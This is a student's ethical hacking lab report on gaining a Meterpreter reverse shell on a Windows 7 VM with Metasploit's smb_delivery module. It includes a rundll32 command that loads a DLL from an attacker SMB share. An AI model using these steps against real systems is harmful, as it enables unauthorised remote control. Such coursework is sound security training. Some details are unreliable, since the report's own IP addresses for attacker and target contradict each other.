Department of Computer Science and Engineering
A.Y.2023-24


Ethical Hacking

Lab5: Exploiting Client side vulnerabilities


Student Name: Adwait Purao Sem: VI Date: 15/04/2024


IP address of windows : 10.0.2.4


IP address of Kali: 10.0.2.15




couldn't exploit ms11_003 so shifted towards using eternalblue exploits, smb to be more specific.


win7 [Running] - Oracle VM VirtualBox
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Internet Explorer cannot display the webpage
Diagnose Connection Problems
More information
msf6 exploit(windows/smb/ms17_010_psexec) > use 28
msf6 exploit(windows/smb/smb_delivery) > options
Module options (exploit/windows/smb/smb_delivery):
Payload options (windows/meterpreter/reverse_tcp):
Exploit target:
View the full module info with the info, or info -d command.


win7 [Running] - Oracle VM VirtualBox
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
C:\Windows\system32\cmd.exe
rundll32.exe \\0.0.0.0\JEkQq\test.dll,0
msf6 exploit(windows/smb/smb_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Server started.
[*] Run the following command on the target machine:
[*] Sending stage (176198 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:49477) at 2024-03-25 07:10:24 -0400
session
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(windows/smb/smb_delivery) > sessions





SMB (Server Message Block) is a network protocol used by Windows-based computers to share files, printers, and other resources across a local network or the internet. It enables

communication between client and server systems for various purposes, such as file sharing, remote access, and inter-process communication.

Vulnerability in SMB protocol that was discovered by the U.S. National Security Agency (NSA) and leaked by the Shadow Brokers hacker group in April 2017. It affects the SMBv1 protocol implementation in various versions of Microsoft Windows operating systems. This vulnerability, tracked as CVE-2017-0144, allows remote attackers to execute arbitrary code on vulnerable Windows systems without authentication. It exploits a flaw in the way SMB version 1 (SMBv1) handles certain requests, specifically related to the processing of SMB packets, allowing an attacker to send specially crafted packets to a vulnerable system and execute malicious code

Conclusion -

So we conclude that access to the target system was achieved through exploitation of client-side vulnerabilities, effectively deploying a payload and demonstrating remote control capabilities.